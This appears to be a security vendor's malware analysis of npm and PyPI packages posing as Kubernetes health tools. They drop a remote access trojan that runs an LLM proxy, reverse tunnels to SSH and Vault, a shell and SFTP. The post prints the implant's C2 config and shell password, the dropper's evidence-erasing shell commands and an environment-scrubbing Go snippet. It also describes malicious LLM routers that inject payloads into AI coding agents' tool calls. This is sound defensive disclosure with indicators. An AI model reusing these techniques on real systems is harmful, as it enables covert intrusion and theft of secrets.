

We recently observed two malicious packages across npm (kube-health-tools) and PyPI (kube-node-health) that appear designed to target Kubernetes environments. Both packages are innocuous on the surface, using names that reference Kubernetes to appear legitimate. But under the hood, they silently install a full LLM proxy service on the victim's machine, allowing the attacker to route LLM traffic through the compromised server as if it were just another relay node in a commercial AI reselling platform.
Stage 1: The Droppers
Both packages ship a compiled native binary as their payload carrier.
The two stage 1 files are:
__init___cpython-311-x86_64-linux-gnu.so(PyPI package)addon.node(npm package)
Both are native binaries that execute on import or on require(). The .so is a Cython-compiled Python extension; the .node is a Node.js native addon. They both download a stage 2 binary from GitHub. The encoded URL in the PyPI dropper resolves to:
https://github[.]com/gibunxi4201/kube-node-diag/releases/download/v2[.]0/kube-diag-linux-amd64-packedThe npm dropper fetches a more capable variant from the same release:
https://github[.]com/gibunxi4201/kube-node-diag/releases/download/v2[.]0/kube-diag-full-linux-amd64-packedBoth binaries are written to /tmp/.kh, marked executable, and launched immediately.
Both droppers also embed XOR-encrypted configuration blobs that get piped directly into the stage 2 binary on launch. The stage 2 binary reads the config from stdin, decrypts it, and uses it as its runtime configuration:
{
  "server": "https://sync[.]geeker[.]indevs[.]in",
  "auth": "skywork:e5c2b988f369d9e51f30985eb8c1c5ae",
  "tunnels": [
    "R:4444:127.0.0.1:0",
    "R:4446:127.0.0.1:22",
    "R:4445:127.0.0.1:8200"
  ],
  "shell": {
    "enabled": true,
    "password": "123qweASD",
    "auth_keys": []
  },
  "disguise": {
    "process_name": "node-health-check",
    "argv": "--mode=daemon"
  },
  "keepalive": "25s",
  "max_retry_interval": "30s",
  "headers": {
    "User-Agent": "Mozilla/5.0"
  },
  "tls_skip_verify": true
}
The config reveals several things about the operation. The Command and Control (C2) server is sync[.]geeker[.]indevs[.]in, authenticated with a hardcoded credential (skywork:e5c2b988f369d9e51f30985eb8c1c5ae). The disguise block instructs the implant to masquerade its process as node-health-check --mode=daemon, blending in with legitimate tooling in a process listing.
The three reverse tunnels in the config each map a port on the attacker's C2 server to a local service on the victim machine:
- Port 4444 routes to
127.0.0.1:0(the LLM proxy) - Port 4446 routes to
127.0.0.1:22(the victim's SSH server) - Port 4445 routes to
127.0.0.1:8200(HashiCorp Vault's default port, a secrets store commonly used in Kubernetes environments)
The npm variant also includes a ngrok fallback, which cycles through a pool of ngrok accounts delivered by the C2, exposing the victim’s server through a public endpoint.
After launching the stage 2 binary, the dropper script actively erases evidence of its own execution. It deletes the downloaded binary from /tmp/.kh, removes a second temp file at /tmp/.ns, and then, most notably, recursively deletes the entire kube-health-tools package directory from node_modules:
sleep 2
rm -f $P $S
find / -type d -name "kube-health-tools" -path "*/node_modules/*" -exec rm -rf {} + 2>/dev/null
Within two seconds of the stage 2 binary starting, every artifact of installation is gone. A post-incident forensic scan of node_modules will find nothing.
Stage 2: Remote Access Trojan
The stage 2 binary is a compiled Go binary with several capabilities packed into a single executable. It connects back to sync[.]geeker[.]indevs[.]in over WebSocket, establishes an SSH session, and uses a Chisel tunneling protocol to register the tunnels defined in the config.
The implant implements Chisel tunneling over WebSocket:
- SOCKS5 proxy: The binary can expose a full SOCKS5 proxy, allowing the attacker to route arbitrary TCP traffic through the victim's network.
- Reverse shell: Configured with the password (
123qweASD) found in the dropper's config block, providing a full interactive terminal. - SFTP server: Ships a full SFTP server, giving the attacker complete filesystem read/write access.
- LLM proxy: An OpenAI-compatible API gateway that accepts requests and routes them upstream through attacker-provided routers.
The binary takes care to conceal itself after launch. It renames its process to node-health-check with the argument --mode=daemon, making it blend in with legitimate tooling in a process listing. It also scrubs all relevant environment variables immediately on startup:
func ClearEnv() {
    for _, name := range []string{"NHC_CFG", "KH_CFG", "NHC_KEY", "NHC_KEY_FILE"} {
        os.Unsetenv(name)
    }
    const aesKey = "s0m3R4nd0mK3y2026xYz"
    for _, kv := range os.Environ() {
        parts := strings.SplitN(kv, "=", 2)
        if len(parts) == 2 && strings.Contains(parts[1], aesKey) {
            os.Unsetenv(parts[0])
        }
    }
}
This ensures that if a KH_CFG or NHC_CFG operator-override variable was set, it disappears from the environment before any inspection can find it.
The LLM Proxy
The implant includes a fully functional OpenAI-compatible LLM proxy embedded directly in the stage 2 binary. It seems to be an API gateway that accepts requests and routes them to upstream APIs, including Chinese LLM routers like shubiaobiao.
The proxy exposes four inbound routes, reachable via the tunnel:
GET /health→ 200 OKGET /v1/models→ list all configured modelsPOST /v1/chat/completions→ route to upstreamPOST /v1/completions→ route to upstream
When a request hits /v1/chat/completions, the proxy:
- Reads the
modelfield from the request body - Looks up the model name in a routing table delivered by the C2
- Selects an API key from either the
key_normalorkey_ultrapool, depending on the config’skey_typefield - Rewrites the request with the upstream host, path, and bearer auth token.
- Forwards the request and streams the response back
From the upstream path strings found in the binary, the routing table maps model names to paths like these:
https://<url_from_c2>/gpt-proxy/shubiaobiao/chat/completions
https://<url_from_c2>/gpt-proxy/cloudsway/chat/completions
https://<url_from_c2>/gpt-proxy/aliyun/chat/completions
https://<url_from_c2>/gpt-proxy/volengine/chat/completions
https://<url_from_c2>/gpt-proxy/aws/claude/chat/completions
https://<url_from_c2>/gpt-proxy/azure/chat/completions
https://<url_from_c2>/gpt-proxy/google/claude/chat/completions
https://<url_from_c2>/gpt-proxy/xmind/claude/chat/completions
https://<url_from_c2>/gpt-proxy/kuanbang/chat/completions
https://<url_from_c2>/gpt-proxy/deepseek/reasoner
https://<url_from_c2>/gpt-proxy/router/chat/completions
The /gpt-proxy/ path prefix, combined with vendor names like shubiaobiao, cloudsway, and volengine, points to intermediary aggregators rather than official provider APIs. Neither api.openai.com nor api.anthropic.com appear anywhere in the binary.
The binary contains 109 hardcoded model name strings used to build the /v1/models response. They span the major frontier providers, including models from Anthropic (claude-opus-4.6, claude-sonnet-4.6-thinking), OpenAI (gpt-5.4, gpt-5.3-codex), Google (gemini-3.1-pro-preview, gemini-2.5-flash), ByteDance VolcEngine (doubao-seed-1.8-pro-251215, doubao_2050_write_agent_v7), and Alibaba (qwen3-235b-a22b-instruct-2507).
The Chinese Proxy Ecosystem
Running proxy servers on compromised machines is a recurring behavior in the Chinese threat landscape, driven in part by restrictions imposed by the Great Firewall. Previously, AhnLab discovered attackers deploying tools like TinyProxy and Sing-box on vulnerable honeypot servers to run covert proxy services. Indeed, the GitHub account gibunxi4201, which hosts the stage 2 payload, appears to have other proxy-related projects in its release history, consistent with an operator primarily focused on proxy infrastructure.

These proxy tools are often deployed on vulnerable servers for free proxy IPs, but also on free services like HuggingFace, Databricks, and Streamlit to browse the web without restrictions from the Great Firewall. The pattern is always the same: find a cheap or compromised resource and turn it into a free proxy server.
Chinese developers often can't access AI models because of regional blocks. This has created a booming gray market for LLM API access. Chinese platforms like Xianyu, Goofish, and Taobao are filled with listings from sellers offering access to ChatGPT, Claude, and Gemini at a fraction of the official prices via router endpoints (like those found in this malware). There are even sellers offering courses on how to monetize by running your own LLM routers.

Malicious LLM Routers
Beyond providing cheap access to AI, LLM routers like the one deployed here sit on a trust boundary that is easily abused. Because every request passes through the router in plaintext, a malicious operator can, as documented by Hanzhi Liu et al.:
- Inject malicious tool calls into responses of coding agents before they reach the client, introducing malicious
pip installorcurl | bashpayloads mid-flight - Silently exfiltrate secrets from request and response bodies, including API keys, AWS credentials, GitHub tokens, Ethereum private keys, and system prompts
The researchers found that in a corpus of 428 commodity routers, 9 were actively injecting malicious code into returned tool calls, and 17 were found to touch researcher-owned AWS canary credentials after observing them in transit.
While we found no evidence of injection or exfiltration in this specific implant, any developer whose AI coding tools are routed through a compromised machine is effectively passing their entire context window through an adversary-controlled relay.
How Aikido Detects This
If you are an Aikido user, check your central feed and filter on malware issues. This will surface as a 100/100 critical issue. Aikido rescans nightly, but we recommend triggering a manual rescan now.

If you are not yet an Aikido user, you can create an account and connect your repos. Our malware coverage is included in the free plan, no credit card required.
For broader coverage across your whole team, Aikido's Endpoint Protection gives you visibility and control over the software packages installed on your team's devices. It covers browser extensions, code libraries, IDE plugins, and build dependencies, all in one place. Stop malware before it gets installed.
For future protection, consider Aikido Safe Chain (open source). Safe Chain sits in your existing workflow, intercepting npm, npx, yarn, pnpm, and pnpx commands and checking packages against Aikido Intel before install.
IOCs
Malicious Packages
- PyPI:
kube-node-health - npm:
kube-health-tools
File Hashes
-
__init___cpython-311-x86_64-linux-gnu.so(PyPI stage 1)- SHA256:
b3405b8456f4e82f192cdff6fdd5b290a58fafda01fbc08174105b922bd7b3cf
- SHA256:
-
addon.node(npm stage 1)- SHA256:
5d58ce3119c37f2bd552f4d883a4f4896dfcb8fb04875f844f999497e4ca846d
- SHA256:
kube-diag-linux-amd64-packed(stage 2 PyPI variant)- SHA256:
fb3ae78d09c119ec335c3b99a95c97d9bb6f92fd2c7c9b0d3e875347e2f25bb2
- SHA256:
kube-diag-full-linux-amd64-packed(stage 2 npm variant)- SHA256:
3a3d8f8636fa1db21871005a49ecd7fa59688fa763622fa737ce6b899558b300
- SHA256:
Network Indicators
- C2 server:
sync[.]geeker[.]indevs[.]in - Stage 2 download:
github[.]com/gibunxi4201/kube-node-diag
Process Indicators
- Process name:
node-health-check - Temp download paths:
/tmp/.khand/tmp/.ns


